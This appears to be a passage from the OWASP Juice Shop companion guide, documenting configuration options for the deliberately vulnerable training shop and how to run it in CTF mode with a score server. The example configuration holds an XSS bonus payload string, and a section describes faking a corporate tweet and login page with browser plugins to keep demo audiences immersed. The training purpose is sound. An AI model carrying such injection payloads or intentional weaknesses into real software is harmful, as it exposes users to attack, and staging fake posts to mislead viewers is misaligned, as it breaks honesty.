<code>fileForRetrieveBlueprintChallenge</code>	<p>Filename in <code>frontend/dist/frontend/assets/public/images/products</code> or URL of a file download to that folder and then use as the target for the Retrieve Blueprint challenge. If a filename is specified but the file does not exist in <code>frontend/dist/frontend/assets/public/images/products</code> the challenge is still solvable by just requesting it from the server.</p> <p><i>To make this challenge realistically solvable, include some kind of hint to the blueprint file's name/type in the product image's Exif metadata.</i></p>	must be defined on exactly one product	<code>JuiceShop.stl</code> on <i>OWASP Juice Shop Logo (3D-printed)</i>
<code>exifForBlueprintChallenge</code>	<p>List of keywords that are supposed to appear as EXIF properties on the image of the Retrieve Blueprint challenge product.</p> <p><i>Will be used in automatic testing for presence of the EXIF metadata but does not have any effect at runtime.</i></p>	must be defined on the product with <code>fileForRetrieveBlueprintChallenge</code>	- <code>OpenSCAD</code> on <i>OWASP Juice Shop Logo (3D-printed)</i>

Property	Description	Conditions	Default
<code>keywordsForPastebinDataLeakChallenge</code>	List of keywords which are all mandatory to mention in a feedback or complaint to solve the Leaked Unsafe Product challenge . Overrides <code>deletedDate</code> with <code>2019-02-1</code> . <i>To make this challenge realistically solvable, provide the keywords on e.g. PasteBin in an obscured way that works well with the "dangerous ingredients of an unsafe product" narrative.</i>	must be defined on exactly one product	
<code>reviews</code> sub-sequence	Sub-list which adds reviews to a product.	optional	~

reviews sub-sequence

Sub-list which adds reviews to a product.

Property	Description	Conditions
<code>text</code>	Text of the review.	mandatory
<code>author</code>	Reference by <code>key</code> from data/static/users.yml to the author of the review	mandatory

memories sequence

List which, when specified, replaces all default *Photo Wall* entries except a hard-coded one needed to solve the [Retrieve the photo of Bjoern's cat in "melee combat-mode"](#) challenge.

Property	Description	Conditions
<code>image</code>	Filename in <code>frontend/dist/frontend/assets/public/images/uploads/</code> or URL of an image to download to that folder and then use as a <i>Photo Wall</i> image.	mandatory

Property	Description	Conditions
<code>caption</code>	Text to show when hovering over the image or sending a Tweet about it.	mandatory
<code>user</code>	Reference by <code>key</code> from <code>data/static/users.yml</code> to the owner of the photo upload.	mandatory (<i>exceptions see below</i>)
<code>geoStalkingMetaSecurityQuestion</code>	ID of the security question associated with the Meta Geo Stalking challenge.	must be defined on exactly one memory together with <code>geoStalkingMetaSecurityAnswer</code>
<code>geoStalkingMetaSecurityAnswer</code>	Answer to the security question associated with the Meta Geo Stalking challenge. Should be retrievable via the meta data of the assosicated image.	must be defined on exactly one memory together with <code>geoStalkingMetaSecurityQuestion</code>
<code>geoStalkingVisualSecurityQuestion</code>	ID of the security question associated with the Visual Geo Stalking challenge.	must be defined on exactly one memory together with <code>geoStalkingVisualSecurityAnswer</code>
<code>geoStalkingVisualSecurityAnswer</code>	Answer to the security question associated with the Visual Geo Stalking challenge. Should be retrievable via some (not too obvious) visual clue in the assosicated image.	must be defined on exactly one memory together with <code>geoStalkingVisualSecurityQuestion</code>

ctf section

Section to enable and configure the Capture-the-Flag mode built into OWASP Juice Shop.

Property	Description	Default
<code>showFlagsInNotifications</code>	Shows or hides the CTF flag codes in the "challenge solved"-notifications. Is ignored when <code>application.showChallengeSolvedNotifications</code> is set to <code>false</code> .	<code>false</code>
<code>showCountryDetailsInNotifications</code>	Determines if the country (from <code>countryMapping</code>) mapped to the solved challenge is displayed in the notification. Can be <code>none</code> , <code>name</code> , <code>flag</code> or <code>both</code> . Only useful for CTFs using FBCTF .	<code>none</code>

Property	Description	Default
countryMapping sub-mapping	List of mappings which associates challenges to countries on the challenge map of FBCTF . Only needed for CTFs using FBCTF .	~

[countryMapping](#) sub-mapping

List of mappings which associates challenges to countries on the challenge map of [FBCTF](#). Only needed for CTFs using [FBCTF](#):

- Challenge [key](#) from [data/static/challenges.yml](#)
 - [name](#) the name of the country
 - [code](#) the two-letter ISO code of the country

 When specifying [countryMapping](#), it is mandatory to map **all challenges** in order to produce a valid configuration file. It is recommended to use [config/fbctf.yml](#) as a template for that purpose.

Configuration example

```

server:
  port: 3000
application:
  domain: juice-sh.op
  name: 'OWASP Juice Shop'
  logo: JuiceShop_Logo.png
  favicon: favicon_js.ico
  theme: bluegrey-lightgreen
  showVersionNumber: true
  showGitHubLinks: true
  localBackupEnabled: true
  numberofRandomFakeUsers: 0
  altcoinName: Juicycoin
  privacyContactEmail: donotreply@owasp-juice.shop
  customMetricsPrefix: juiceshop
  chatBot:
    name: 'Juicy'
    greeting: "Nice to meet you <customer-name>, I'm <bot-name>"
    trainingData: 'botDefaultTrainingData.json'
    defaultResponse: "Sorry I couldn't understand what you were trying to say"
    avatar: 'JuicyChatBot.png'
  social:
    blueSkyUrl: 'https://bsky.app/profile/owasp-juice.shop'
    mastodonUrl: 'https://fosstodon.org/@owasp_juiceshop'
    twitterUrl: 'https://twitter.com/owasp_juiceshop'
    facebookUrl: 'https://www.facebook.com/owasp.juiceshop'
    slackUrl: 'https://owasp.org/slack/invite'
```

```

redditUrl: 'https://www.reddit.com/r/owasp_juiceshop'
pressKitUrl: 'https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop'
questionnaireUrl: ~
recyclePage:
  topProductImage: fruit_press.jpg
  bottomProductImage: apple_pressings.jpg
welcomeBanner:
  showOnFirstStart: true
  title: 'Welcome to OWASP Juice Shop!'
  message: "<p>Being a web application with a vast number of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The <strong>OWASP Juice Shop</strong> is an open-source project hosted by the non-profit <a href='https://owasp.org' target='_blank'>Open Worldwide Application Security Project (OWASP)</a> and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice.shop</a></h1>"
cookieConsent:
  backgroundColor: '#546e7a'
  textColor: '#ffffff'
  buttonColor: '#558b2f'
  buttonTextColor: '#ffffff'
  message: 'This website uses fruit cookies to ensure you get the juiciest tracking experience.'
  dismissText: 'Me want it!'
  linkText: 'But me wait!'
  linkUrl: 'https://www.youtube.com/watch?v=9PnbKL3wuH4'
securityTxt:
  contact: 'mailto:donotreply@owasp-juice.shop'
  encryption:
    'https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda'
    acknowledgements: '/#/score-board'
promotion:
  video: JuiceShopJingle.mp4
  subtitles: JuiceShopJingle.vtt
easterEggPlanet:
  name: Orangeuze
  overlayMap: orangemap2k.jpg
googleOauth:
  clientId: '1005568560502-6hm16lef8oh46hr2d98vf2ohlnj4nfhq.apps.googleusercontent.com'
  authorizedRedirects:
    - { uri: 'https://demo.owasp-juice.shop' }
    - { uri: 'https://juice-shop.herokuapp.com' }
    - { uri: 'https://preview.owasp-juice.shop' }
    - { uri: 'https://juice-shop-staging.herokuapp.com' }
    - { uri: 'https://juice-shop.wtf' }
    - { uri: 'http://localhost:3000', proxy: 'https://local3000.owasp-juice.shop' }

```

```

    - { uri: 'http://127.0.0.1:3000', proxy: 'https://local3000.owasp-juice.shop' }
    - { uri: 'http://localhost:4200', proxy: 'https://local4200.owasp-juice.shop' }
    - { uri: 'http://127.0.0.1:4200', proxy: 'https://local4200.owasp-juice.shop' }
    - { uri: 'http://192.168.99.100:3000', proxy: 'https://localmac.owasp-juice.shop' }
    - { uri: 'http://192.168.99.100:4200', proxy: 'https://localmac.owasp-juice.shop' }
        - { uri: 'http://penguin.termina.linux.test:3000', proxy: 'https://localchromeos.owasp-juice.shop' }
            - { uri: 'http://penguin.termina.linux.test:4200', proxy: 'https://localchromeos.owasp-juice.shop' }

challenges:
  showSolvedNotifications: true
  showHints: true
  showMitigations: true
  codingChallengesEnabled: solved # Options: never solved always
  restrictToTutorialsFirst: false
  safetyMode: auto # Options: enabled disabled auto
  overwriteUrlForProductTamperingChallenge: 'https://owasp.slack.com'
  xssBonusPayload: '<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/77198407
&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&
show_reposts=false&show_teaser=true"></iframe>'

metricsIgnoredUserAgents:
  - 'Prometheus'
  - 'Alloy'
  - 'promscrape'
  - 'otelcol'

hackingInstructor:
  isEnabled: true
  avatarImage: juicyBot.png

products:
  -
    name: 'Apple Juice (1000ml)'
    price: 1.99
    description: 'The all-time classic.'
    image: apple_juice.jpg
    reviews:
      - { text: 'One of my favorites!', author: admin }
# ~~~~~ ... ~~~~~
  -
    name: 'OWASP SSL Advanced Forensic Tool (O-Saft)'
    description: 'O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations.'
    price: 0.01
    image: orange_juice.jpg
    urlForProductTamperingChallenge: 'https://www.owasp.org/index.php/O-Saft'
  -
    name: 'Christmas Super-Surprise-Box (2014 Edition)'
```

```
description: 'Contains a random selection of 10 bottles (each 500ml) of our
tastiest juices and an extra fan shirt for an unbeatable price!'
price: 29.99
image: undefined.jpg
useForChristmasSpecialChallenge: true

-
name: 'OWASP Juice Shop Sticker (2015/2016 design)'
description: 'Die-cut sticker with the official 2015/2016 logo. By now this is a
rare collectors item. <em>Out of stock!</em>'
price: 999.99
image: sticker.png
deletedDate: '2017-04-28'

# ~~~~~ ... ~~~~~

-
name: 'OWASP Juice Shop Logo (3D-printed)'
description: 'This rare item was designed and handcrafted in Sweden. This is why
it is so incredibly expensive despite its complete lack of purpose.'
price: 99.99
image: 3d_keychain.jpg
fileForRetrieveBlueprintChallenge: JuiceShop.stl
exifForBlueprintChallenge:
  - OpenSCAD

# ~~~~~ ... ~~~~~

memories:

-
image: 'magn(et)ificent!-1571814229653.jpg'
caption: 'Magn(et)ificent!'
user: bjoernGoogle

-
image: 'my-rare.Collectors-item!-[¤$¤(¤-¤°-¤¤-¤°¤)¤$¤]-1572603645543.jpg'
caption: 'My rare collectors item! [¤$¤(¤ ¤° ¤¤ ¤°¤)¤$¤]'
user: bjoernGoogle

ctf:
showFlagsInNotifications: false
showCountryDetailsInNotifications: none
countryMapping: ~
```

Overriding default settings

When creating your own YAML configuration file, you can rely on the existing default values and only overwrite what you want to change. The provided `config/ctf.yml` file for capture-the-flag events for example is as short as this:

```
application:
  logo: JuiceShopCTF_Logo.png
  favicon: favicon_ctf.ico
  showVersionNumber: false
  showGitHubLinks: false
  welcomeBanner:
```

```

showOnFirstStart: false
challenges:
  showHints: false
  safetyMode: disabled
hackingInstructor:
  isEnabled: false
ctf:
  showFlagsInNotifications: true

```

Testing customizations

You can validate your custom configuration file against the schema by running `npm run lint:config -- -f /path/to/myConfig.yml`. This validation automatically happens on server startup as well.

To verify if your custom configuration will not break any of the challenges, you should run the end-to-end tests via `npm start` & `npm run cypress:open`. If they pass, all challenges will be working fine!

Material Color Themes

The `application.theme` property allows certain pre-defined color schemes. The table below shows sample screenshots for each of these.

Theme	Sample screenshot
bluegrey-lightgreen	
blue-lightblue	
deeppurple-amber	

Theme	Sample screenshot
indigo-pink	
pink-bluegrey	
purple-green	
deeporange-indigo	

Provided customizations

The following fully re-themed customizations are provided out of the box by OWASP Juice Shop for demonstration purposes:

- [7 Minute Security](#): Full conversion <https://7ms.us-theme> for the first podcast that picked up the Juice Shop way before it was famous! 🎙
- [Mozilla-CTF](#): Another full conversion theme harvested and refined from the [Mozilla Austin CTF-event!](#) ☠
- [AllDayDeflOps](#): This full conversion had its live debut at the [All Day DevOps 2019](#) conference and was released the same day! 🎩
- [The BadgeIt Store](#): An homage to [our server-side rendered ancestor](#). May it rest in JSPs! 💀

- **OWASP Juice Box:** If you find *jołosbäks* much easier to pronounce than *jołosSHäp*, this customization is for you. ☺

Furthermore these convenience customizations are provided out-of-the-box to simplify usage of OWASP Juice Shop in specific use cases and situations:

- **CTF-mode:** Keeps the Juice Shop in its default layout but disabled hints while enabling CTF flag codes in the "challenge solved"-notifications. Refer to [Hosting a CTF event](#) to learn more about running a CTF-event with OWASP Juice Shop. 🏴
- **Quiet mode:** Keeps the Juice Shop in its default layout but hides all "challenge solved"-notifications, GitHub ribbon and challenge hints. 🚫
- **Tutorial mode:** Restricts the user to first solve all challenges with [Hacking Instructor](#) tutorials before the entire *Score Board* gets unlocked and filterable. 🏙 Hidden challenges can still be solved and users will receive corresponding success notifications!
- **Unsafe mode:** Keeps everything at default settings except *enabling* all [potentially dangerous challenges](#) even in containerized environments. ☠ **Use at your own risk!**

The screenshot shows a product catalog page for Mozilla CTF. The top navigation bar includes links for Account, Your Basket, and EN. The main heading is "All Products". Below it, there are two rows of products:

- Row 1:**
 - 1.25 inch Firefox Button, 25 pack: Price 7, Add to Basket button.
 - 3 inch round Firefox sticker, individual: Price 0.11, Add to Basket button.
 - Beanie: Price 5.5, Add to Basket button.
 - Black cap w/tote: Price 17.75, Add to Basket button.
- Row 2:**
 - Champion Sweatshirt with a Drawstring Tote: Price 68.89, Add to Basket button.
 - Drawstring tote: Price 5.5, Add to Basket button.
 - Firefox tattoo, 50 pack: Price 4, Add to Basket button.
 - Fox Plush: Price 8.6, Add to Basket button.

A cookie consent message is visible in the bottom right corner:

Add This website uses a myriad of 3rd-party cookies for your convenience and tracking pleasure. How can I turn this off? [Never mind!](#)

The Bodgelt Store

All Products

	Basic Widget 1.2		Bonzo dog doo dah 2.45		Complex Widget 3.1		Doo dah day 6.5
Add to Basket							
	GZ FZ8 1		GZ K77 3.05		GZ XT4 4.45		GZ ZX3 3.81
Add to Basket							

This website is so legacy, it might even run without cookies. Lega-what?
[Badge it!](#)

Proprietary customization

Below you find screenshots of a custom theme the author of this book created for awareness and demo sessions at work. It was presented to various groups and individuals, from Project Manager rounds over workers council members up to the company CEO at that time.

KN SwagLOG

All Products

	Braydon Stylus Ballpoint Pen 3.47¤		Bristol Pen Set 4.14¤		Bungalow Foldaway Shopper Tote 2.81¤		Classic Pocket Notebook 2.96¤
	Commander Bluetooth® Speaker 12.53¤		Executive Notebook 6.6¤		Flash Power Bank, 2200mAh 5.52¤		Flat USB 4GB 8.49¤



Your Basket (admin@kuehne-nagel.kn)

Image	Product	Price	Quantity	Total Price	
	Ladies' Classic Soft Shell Jacket	44.22¤	- 2 +	88.44¤	
	Ladies' Fleece Jacket	28.7¤	- 3 +	86.10¤	
	Ladies' Microfleece Lined Jacket	136.86¤	- 1 +	136.86¤	
	Braydon Stylus Ballpoint Pen	3.47¤	- 1 +	3.47¤	
	Classic Pocket Notebook	2.96¤	- 1 +	2.96¤	

Checkout

You will gain 31 Bonus Points from this order!



2FA Configuration

Secure your account with an additional factor. Scan the QR code into an authenticator app supporting TOTP (e.g. Google Authenticator) to get started.



Current Password

Please provide your current password.

Initial Token



The token appears to be invalid.

Save



≡ KN SwagLOG

Search Cart Global

Customer Feedback

Author
admin@kuehne-nagel.kn

Comment
We CARE for security!

Max. 160 characters 21/160

Rating ★★★★☆

CAPTCHA: What is 1*7+8 ?

Result
Please enter the result of the CAPTCHA.

Please enter the result of the CAPTCHA.

Submit

Limitations

- When running a customization (except `default.yml`) that overwrites the property `application.domain`, the description of the challenges *Ephemeral Accountant*, *Forged Signed JWT* and *Unsigned JWT* will always be shown in English.
- Configurations (except `default.yml`) do not support translation of custom product names and descriptions as of v19.0.0.
- Several [Hacking Instructor](#) scripts depend on product inventory and product reviews that might not exist in the required form when you overwrote the default `products` list. Consider turning off the tutorials by setting `hackingInstructor.isEnabled` to `false` in that case.

Additional Browser tweaks

Consider you are doing a live demo with a highly customized corporate theme. Your narrative is,

that this *really* is an upcoming eCommerce application *of that company*. Walking the "happy path" might now lure you into two situations which could spoil the immersion for the audience.

Coupon codes on social media

If you configured the `twitterUrl/facebookUrl` as the company's own account/page, you will most likely not find any coupon codes posted there. You will probably fail to convince the social media team to tweet or retweet some coupon code for an application that does not even exist!

Kuehne + Nagel
@KNLogistics

Offering business solutions across the supply chain, we turn logistics challenges into competitive advantages.

Global
kn-portal.com
Beigetreten November 2008

46 Fotos und Videos

Tweets 478 Folge ich 36 Follower 14,8 Tsd. Gefällt mir 1

Tweets **Tweets & Antworten** **Medien**

Kuehne + Nagel @KNLogistics · 11 Std.
1100 kilograms of bamboo per week dlvr.it/QXDss5



Kuehne + Nagel @KNLogistics · 7. Juni
Kühne + Nagel und Bosch bauen ihre Zusammenarbeit weiter aus dlvr.it/QWWYRf



OAuth Login

Another immersion spoiler occurs when demonstrating the *Log in with Google* functionality, which will show you the application name registered on Google Cloud Platform: *OWASP Juice Shop!* There is no way to convince Google to show anything else for obvious trust and integrity reasons.

Anmeldung

Weiter zu [OWASP Juice Shop](#)

[E-Mail oder Telefonnummer](#)

[E-Mail-Adresse vergessen?](#)

[Konto erstellen](#)

WEITER

□ Since v10.0.0 you can overwrite the `googleOauth subsection` to use your own application on Google Cloud Platform for handling OAuth. This is a relatively high effort, so maybe you want to kill two birds with one stone instead as described in the next section.

On-the-fly text replacement

You can solve both of the above problems *in your own Browser* by replacing text on the fly when the Twitter, Facebook or Google-Login page is loaded. For Chrome [Word Replacer II](#) is a plugin that does this work for you with very little setup effort. For Firefox [FoxReplace](#) does a similar job. After installing either plugin you have to create two text replacements:

1. Create a replacement for `OWASP Juice Shop` (as it appears on Google-Login) with your own application name. Best use `application.name` from your configuration.
2. Create another replacement for a complete or partial Tweet or Facebook post with some marketing text and an actual coupon code. You can get valid coupon codes from the OWASP Juice Shop Twitter feed: https://twitter.com/owasp_juiceshop.

WR Word Replacer II

New / Enable / Disable / Delete selected / Delete everything

1. OWASP Juice Shop KN SwagLOG
2. 1100 kilograms of bamboo per week Enjoy a 50% discount code for our

User manual / About WR II / Changelog / Official community / Donate

Replacement Settings

Replacement type: Simple / RegEx / Swap
Letter case: Maintain / Override

Apply to selected

Export / Import

Export Import

< > Page 1 of 1 >>

3. Enable the plugin and verify your replacements work:



23:00 - 13. Juni 2018

6 Retweets 8 „Gefällt mir“-Angaben



Anmeldung

Weiter zu [KN SwagLOG](#)

E-Mail oder Telefonnummer

[E-Mail-Adresse vergessen?](#)

[Konto erstellen](#)

WEITER

Hosting a CTF event

In computer security, Capture the Flag (CTF) is a computer security competition. CTF contests are usually designed to serve as an educational exercise to give participants experience in securing a machine, as well as conducting and reacting to the sort of attacks found in the real world. Reverse-engineering, network sniffing, protocol analysis, system administration, programming, and cryptanalysis are all skills which have been required by prior CTF contests at DEF CON. There are two main styles of capture the flag competitions: attack/defense and jeopardy.

In an attack/defense style competition, each team is given a machine (or a small network) to defend on an isolated network. Teams are scored on both their success in defending their assigned machine and on their success in attacking the other team's machines. Depending on the nature of the particular CTF game, teams may either be attempting to take an opponent's flag from their machine or teams may be attempting to plant their own flag on their opponent's machine. Two of the more prominent attack/defense CTF's are held every year at DEF CON, the largest hacker conference, and the NYU-CSAW (Cyber Security Awareness Week), the largest student cyber-security contest.

Jeopardy-style competitions usually involve multiple categories of problems, each of which contains a variety of questions of different point values and difficulties. Teams attempt to earn the most points in the competition's time frame (for example 24 hours), but do not directly attack each other. Rather than a race, this style of game play encourages taking time to approach challenges and prioritizes quantity of correct submissions over the timing.^[1]



OWASP Juice Shop can be run in a special configuration that allows to use it in Capture-the-flag (CTF) events. This can add some extra motivation and fun competition for the participants of a security training or workshop.

Running Juice Shop in CTF-mode

Juice Shop supports *Jeopardy-style CTFs* by generating a unique *CTF flag code* for each solved challenge.

The screenshot shows the OWASP Juice Shop interface. At the top, there is a navigation bar with a menu icon, the logo, the text "OWASP Juice Shop", a search icon, and a globe icon. Below the navigation bar, a green box displays a message: "You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)". To the right of the message is a small 'X' icon. At the bottom of the green box, there is a code snippet: "9c297196ecf8890bc1e900fcf3aebae8c9f9880a" followed by a "Copy to clipboard" button.

These codes are not displayed by default, but can be made visible by running the application with the `config/ctf.yml` configuration:

```
set NODE_ENV=ctf      # on Windows  
export NODE_ENV=ctf  # on Linux  
  
npm start
```


On Linux you can also pass the `NODE_ENV` in directly in a single command

```
NODE_ENV=ctf npm start
```

When running the application as a Docker container instead execute

```
docker run -d -e "NODE_ENV=ctf" -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

The `ctf.yml` configuration furthermore hides the GitHub ribbon in the top right corner of the screen. It also hides all hints from the score board. Instead it will make the *solved*-labels on the score board clickable which results in the corresponding "*challenge solved!*"-notification being repeated. This can be useful in case you forgot to copy a flag code before closing the corresponding notification.



Overriding the `ctf.key`

Juice Shop uses the content of the provided `ctf.key` file as the secret component of the generated CTF flag codes. If you want to make sure that your flag codes are not the same for every hosted CTF event, you need to override that secret key.

The simplest way to do so, is by providing an alternative secret key via the `CTF_KEY` environment variable:

```
set CTF_KEY=xxxxxxxxxxxxxx # on Windows  
export CTF_KEY=xxxxxxxxxxxxxx # on Linux
```

or when using Docker

```
docker run -d -e "CTF_KEY=xxxxxxxxxxxxxx" -e "NODE_ENV=ctf" -p 127.0.0.1:3000:3000  
bkimminich/juice-shop
```

CTF event infrastructure

The pivotal point of any Jeopardy-style CTF event is a central score-tracking server. It manages the status of the CTF, typically including


- registration dialogs for teams and users
- leader board of users/teams participating in the event
- challenge board with the open/solved hacking tasks and their score value
- which challenges have been solved already and by whom

Apart from the score-tracking server, each participant must have their own instance of OWASP Juice Shop. As explained in the [Single-user restriction](#) section, having a shared instance for each team is strongly discouraged, because Juice Shop is programmed as a single-user application.

If you want to centrally host Juice Shop instances for any number of CTF participants you find more information in section [Hosting individual instances for multiple users](#) of the trainer's guide.

It is absolutely important that all Juice Shop instances participating in a CTF use the same [secret key to generate their CTF flag codes](#). The score server must be set up accordingly to accept exactly those flag codes for solving the hacking challenges and allocating their score to the first team/user that solved it.

As long as the flag code key is identical for all of them, it does not matter which run option for the Juice Shop each participant uses: Local Node.js, Docker container or Heroku/Amazon EC2 instances all work fine as they are independently running anyway! *There is no runtime dependency to the score server either*, as participants simply enter the flag code they see upon solving a challenge manually somewhere on the score server's user interface, typically via their browser:



Setting up CTF score servers for Juice Shop

Juice Shop comes with the convenient [juice-shop-ctf-cli](#) tool to simplify the hosting of CTFs using popular open source frameworks or game servers. This can significantly speed up your setup time for an event, because things like using the same secret key for the flag codes are taken care of mostly automatic.

Generating challenge import files with [juice-shop-ctf-cli](#)

The [juice-shop-ctf-cli](#) is a simple command line tool, which will generate a file compatible with your chosen CTF framework's data backup format. This can be imported to populate its database and generate mirror images of all current Juice Shop challenges on the score server. The following instructions were written for v12.0.0 of [juice-shop-ctf-cli](#).

To install [juice-shop-ctf-cli](#) you need to have Node.js 8.x or higher installed. Simply execute

```
npm install -g juice-shop-ctf-cli
```

and then run the tool with

```
juice-shop-ctf
```

The tool will now ask a series of questions. All questions have default answers available which you

can choose by simply hitting **ENTER**.

```
$ juice-shop-ctf

Generate OWASP Juice Shop challenge archive for setting up CTFd, FBCTF, or RootTheBox score server
? CTF framework to generate data for? CTFd
? Juice Shop URL to retrieve challenges? http://localhost:3000/
? URL to ctf.key file <or> secret key <or> (CTFd only) comma-separated list of secret keys? 1234567890abcdefg
? Insert a list of hints along with each challenge? Paid hints

Backup archive written to C:\Data\OWASP_Juice_Shop.2025-09-05.CTFd.csv

For a step-by-step guide to import this file into CTFd, please refer to
https://pwning.owasp-juice.shop/companion-guide/latest/part4/ctf.html#_running_ctfd
```

1. **CTF framework to generate data for?** Offers a selectable choice between the supported CTF frameworks, which for v12.0.0 are
 - **CTFd** which is a very well-written and stable piece of Open Source Software. This is the default choice.
 - **FBCTF** from Facebook which is visually more advanced though not as frequently updated as CTFd.
 - **RootTheBox** a very sophisticated framework which comes even with category logos and embedded Juice Shop theme.
2. **Juice Shop URL to retrieve challenges?** URL of a *running* Juice Shop server where the tool will retrieve the existing challenges from via the `/api/Challenges` API. Defaults to <https://juice-shop.herokuapp.com> which always hosts the latest official released version of OWASP Juice Shop.
3. **Secret key or URL to ctf.key file?** Either a single secret key to use for the CTF flag codes *or* a URL to a file containing such a key *or* a comma-separated list of keys (only for CTFd). Defaults to <https://raw.githubusercontent.com/juice-shop/juice-shop/master/ctf.key> which is the key file provided with the latest official OWASP Juice Shop release. See [Overriding the ctf.key](#) for more information.
4. **URL to country-mapping.yml file?** URL of a mapping configuration of challenges to countries, which is only asked when **FBCTF** was selected. Defaults to <https://raw.githubusercontent.com/juice-shop/juice-shop/master/config/fbctf.yml>
5. **Insert a text hint along with each challenge?** Offers a selectable choice between
 - **No hints** will not add any hints to the challenges. This is the default choice.
